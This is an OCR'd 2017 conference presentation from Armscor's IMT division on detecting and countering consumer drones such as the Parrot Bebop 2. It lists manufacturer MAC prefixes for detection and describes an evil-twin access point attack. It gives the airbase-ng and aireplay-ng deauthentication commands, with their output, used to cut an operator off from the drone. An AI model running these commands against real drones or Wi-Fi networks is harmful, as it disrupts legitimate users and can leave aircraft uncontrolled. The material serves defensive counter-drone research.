ARMSCOR
Armaments Corporation of South Africa SOC Ltd

Detection and Countermeasures for COTS Drones

Adrian Stevens, IMT

15th Little Crow Conference, 18 May 2017

GATEWAY TO DEFENCE SOLUTIONS

IMT
A DIVISION OF ARMSCOR SOC LTD

Presentation Overview

ARMSCOR
Armaments Corporation of South Africa SOC Ltd

- Background
- Understanding the Threat
- Detection and Countermeasures
- Implementation Results
- Conclusion
- Future Work
  - *Dr Willie Gunter*

Background

- Rapid growth of commercial drone market in recent years
- Increasing capabilities and decreasing cost
- Presents numerous risks and concerns, both in commercial and defence sectors
  - Aircraft safety
  - Spying/surveillance
  - Airborne attack

Background

- Defence facilities remain vulnerable
- Various commercial “solutions” on offer, but efficacy is questionable:
  - Radar
  - Electro-optic
  - Acoustic
  - etc.

Background

- Considered the vulnerability of SAN facilities due to location:
  - Beaches
  - Tourist attractions
  - Recreational areas
  - Scenic drives
- IMT Undertook to investigate simple, low cost methods for detection and jamming
- Received reports of two separate unconfirmed incidences of drones near dockyard

Understanding the Threat

- Survey of low-cost cots drones with good outdoor flight capabilities.
- Identified two popular systems:
  - DJI Phantom
  - Parrot Bebop 2
- Bebop chosen a
  - Very low cost
  - Ease of access
  - Target market:

Understanding the Threat

ARMSCOR
Armaments Corporation of South Africa SOC Ltd

Parrot Bebop 2 Specifications:

- 25 minutes flight time
- Weight 500 g
- 14 MP still camera
- 1080p Video with stabilisation
- Speed: 70 km/h
- Altitude: 150 m
- Control via Wi-Fi (500 m smartphone, 2 km Skycontroller)
- Payload capabilities: unspecified

Understanding the Threat

ARMSCOR
Armaments Corporation of South Africa SOC Ltd

Understanding the Bebop control system is key to exploiting vulnerabilities:

- 2.4 GHz or 5 GHz Wi-Fi link to controller
- Functions as an access point (AP) with controller as client device
- Controlled via smart phone or Skycontroller
- Built-in GPS for autonomous ('waypoint') navigation and return-to-home

Detection

Use of Wi-Fi can be exploited for detection:

- Drone broadcasts its Service Set Identifier (SSID) continuously
- Media Access Control (MAC) address can be obtained

Either of the above can be used to identify its presence.

Detection: SSID

- Default SSID prefix of Bebop 2 drone is: “Bebop2…”
- Merely need to scan for presence of AP with matching SSID
- What if the user has changed the SSID?
  - Scan MAC addresses instead (easy)
  - Use other techniques
- Matching SSID and MAC address would provide higher level of detection confidence

Detection: MAC Address

- MAC address consists of 48 bit number unique to every Wi-Fi device (e.g. A0:14:3D:C1:A1:FF)
- First 24 bits: “Organisationally Unique Identifier (OUI)”
- OUI assigned to hardware manufacturer for identification

Manufacturer	OUI
PARROT SA	90:3A:E6
PARROT SA	90:03:B7
PARROT SA	A0:14:3D
PARROT SA	00:26:7E
PARROT SA	00:12:1C
SZ DJI TECHNOLOGY CO.,LTD	60:60:1F

Detection: Implementation

ARMSCOR
Armaments Corporation of South Africa SOC Ltd

- How do we obtain this info?
- Look to penetration testing and Wi-Fi hacking techniques
- Requirements:
  - Computer
  - Linux Operating System
  - Special Wi-Fi adapter
- Allows extraction of additional (meta) data, packet injection, etc.

Countermeasures

- Two options:
  - Inhibit control
  - Assume control
- Inhibiting control can be accomplished by jamming of the Wi-Fi band
  - Will ***NOT*** be popular with legitimate Wi-Fi users (or local authorities)

Countermeasures


- What other options do we have?
- Wi-Fi Hacking: “The Evil Twin Access Point”
  - Scan for, and identify, the SSID and MAC of the drone AP
  - Create an *Evil Twin* AP by cloning the SSID and MAC of the drone AP
  - Forcibly disconnect the controller from the drone through a deauthentication attack
  - If the *Evil Twin’s* power level is higher than that of the drone, the controller will connect to the *Evil Twin* instead
  - Drone operator is now unable to communicate with the drone
- Transfer of control of the drone now becomes possible

Implementation

ARMSCOR
Armaments Corporation of South Africa SOC Ltd


- Hardware:
  - Computer
  - Special Wi-Fi adaptor
  - Yagi (high gain) antenna
- Software:
  - Linux distribution for penetration testing

Implementation



Implementation

- Wi-Fi adaptor placed into monitor to inspect nearby Wi-Fi signals
- Continually scans and captures AP info
- Presence of SSID or OUI of interest can then be detected and flagged



Implementation

- Once identified, create the evil twin using MAC address and SSID obtained from the previous OUI and SSID scan


```
root@kali:~# airbase-ng -a A0:14:3D:C1:A1:FF --essid "Bebop2-A390088" -c 6 wlan1mon
23:36:20  Created tap interface at0
23:36:20  Trying to set MTU on at0 to 1500
23:36:20  Trying to set MTU on wlan1mon to 1800
23:36:20  Access Point with BSSID A0:14:3D:C1:A1:FF started.
```

Implementation


- Begin the deauthentication attack, to disconnect the operator from the drone

```
root@kali:~# aireplay-ng --deauth 0 -a A0:14:3D:C1:A1:FF wlan1mon
23:37:31  Waiting for beacon frame (BSSID: A0:14:3D:C1:A1:FF) on channel 9
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
23:37:31  Sending DeAuth to broadcast -- BSSID: [A0:14:3D:C1:A1:FF]
23:37:31  Sending DeAuth to broadcast -- BSSID: [A0:14:3D:C1:A1:FF]
23:37:32  Sending DeAuth to broadcast -- BSSID: [A0:14:3D:C1:A1:FF]
23:37:32  Sending DeAuth to broadcast -- BSSID: [A0:14:3D:C1:A1:FF]
23:37:33  Sending DeAuth to broadcast -- BSSID: [A0:14:3D:C1:A1:FF]
23:37:33  Sending DeAuth to broadcast -- BSSID: [A0:14:3D:C1:A1:FF]
23:37:34  Sending DeAuth to broadcast -- BSSID: [A0:14:3D:C1:A1:FF]
```

Results



Results




```
CH  7 ][ Elapsed: 48 s ][ 2017-02-27 11:39

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID                              MANUFACTURER

C4:01:7C:[redacted]  -1        0        0    0  12  -1                    <length:  0>                       Ruckus Wireless
00:1A:EF:[redacted]  -1        0        0    0  -1  -1                    <length:  0>                       Loopcomm Technolo
6C:72:20:7D:65:14    -1        0        0    0  -1  -1                    <length:  0>                       D-Link Internatio
A0:14:3D:C1:A1:FF  -61       45     1610    0   3  6e   OPN                          Bebop2-A390088        PARROT SA
9C:5C:8E:CF:DC:F0  -75       33       51    0  13  54e. WPA2 CCMP   PSK                                    ASUSTek COMPUTER
EC:08:6B:[redacted]  -75       25        1    0  12  48e. WPA2 CCMP   PSK                                    TP-LINK TECHNOLOG
A0:AB:1B:[redacted]  -76       18        4    0   2  54e  WPA2 CCMP   PSK                                    D-Link Internatio
00:26:75:[redacted]  -77       43        2    0   4  54e  WPA2 CCMP   PSK                                    Aztech Electronic
C8:3A:35:[redacted]  -78       30       27    0   1  54e. WPA2 CCMP   PSK                                    Tenda Technology
C0:4A:00:[redacted]  -78        9        6    0   1  54e  WPA2 CCMP   PSK                                    TP-LINK TECHNOLOG
E8:DE:27:[redacted]  -79       13        0    0   1  54e. WPA2 CCMP   PSK                                    TP-LINK TECHNOLOG
8C:0D:76:[redacted]  -80       36       19    0  11  54e  WPA2 CCMP   PSK                                    HUAWEI TECHNOLOGI
08:7A:4C:[redacted]  -80        4        0    0   1  54e. WPA2 CCMP   PSK                                    HUAWEI TECHNOLOGI
00:04:ED:[redacted]  -80       13        1    0   1  54 . WPA  TKIP   PSK                                    Billion Electric
E8:DE:27:[redacted]  -81       29        3    0  11  54e. WPA2 CCMP   PSK                                    TP-LINK TECHNOLOG
C4:12:F5:[redacted]  -81        8       16    0   1  54e  WPA2 CCMP   PSK                                    D-Link Internatio
20:0C:C8:[redacted]  -81        3        0    0   1  54e  WPA  TKIP   PSK                                    NETGEAR
64:A5:C3:[redacted]  -81        0        1    0  11  54e  WPA2 CCMP   PSK                                    Apple, Inc.
E8:AB:FA:[redacted]  -82       23        0    0  10  54e  WPA2 CCMP   PSK                                    Shenzhen Reecam T
04:8D:39:[redacted]  -82       37        6    0  11  54e  WPA2 CCMP   PSK                                    Unknown
8C:0C:90:[redacted]  -82       26        0    0   3  54e. WPA2 CCMP   PSK                                    Ruckus Wireless
C4:01:7C:[redacted]  -85        7        0    0  11  54e. WPA2 CCMP   PSK                                    Ruckus Wireless
C4:6E:1F:[redacted]  -85       14        0    0   1  54e. WPA2 CCMP   PSK                                    TP-LINK TECHNOLOG
D4:CA:6D:[redacted]  -85        7        0    0  13  54e. OPN                                                Routerboard.com
4C:5E:0C:[redacted]  -85       12       11    0   1  54e. OPN                                                Routerboard.com
9C:97:26:[redacted]  -86        5        3    0  11  54e  WPA2 CCMP   PSK                                    Technicolor
CC:B2:55:[redacted]  -86        1        0    0   1  54e  WPA2 CCMP   PSK                                    D-Link Internatio
38:2C:4A:[redacted]  -86        6        0    0  12  54e  WPA2 CCMP   PSK                                    ASUSTek COMPUTER
```

Results

ARMSCOR
Armaments Corporation of South Africa SOC Ltd

```
root@kali:~# airbase-ng -a A0:14:3D:C1:A1:FF --essid "Bebop2-A390088" -c 3 wlan1mon
11:48:55  Created tap interface at0
11:48:55  Trying to set MTU on at0 to 1500
11:48:55  Access Point with BSSID A0:14:3D:C1:A1:FF started.
11:50:05  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:50:15  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:50:29  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:51:12  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:51:12  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:51:12  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:51:12  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:51:12  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:51:12  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:51:12  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:51:12  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:51:12  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:51:12  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
11:51:12  Client 30:A8:DB:C9:41:8C associated (unencrypted) to ESSID: "Bebop2-A390088"
```

Results


FreeFlight Pro
My flights
Bebop2-A390088
Not connected
Connect
Bebop2-A390088

Results

- Only detection and deauthentication was implemented (no transfer of control)
- Operator was unable regain control until after attack was stopped
- The big question…

What happens to the drone??

Results

- Return-to-home function means the drone navigates back to where it took off from
- Navigation path depends on selected geofencing parameters (maximum altitude)
- Some possible risks associated
- Transfer of control could solve this
  - Probably also means transfer of liability

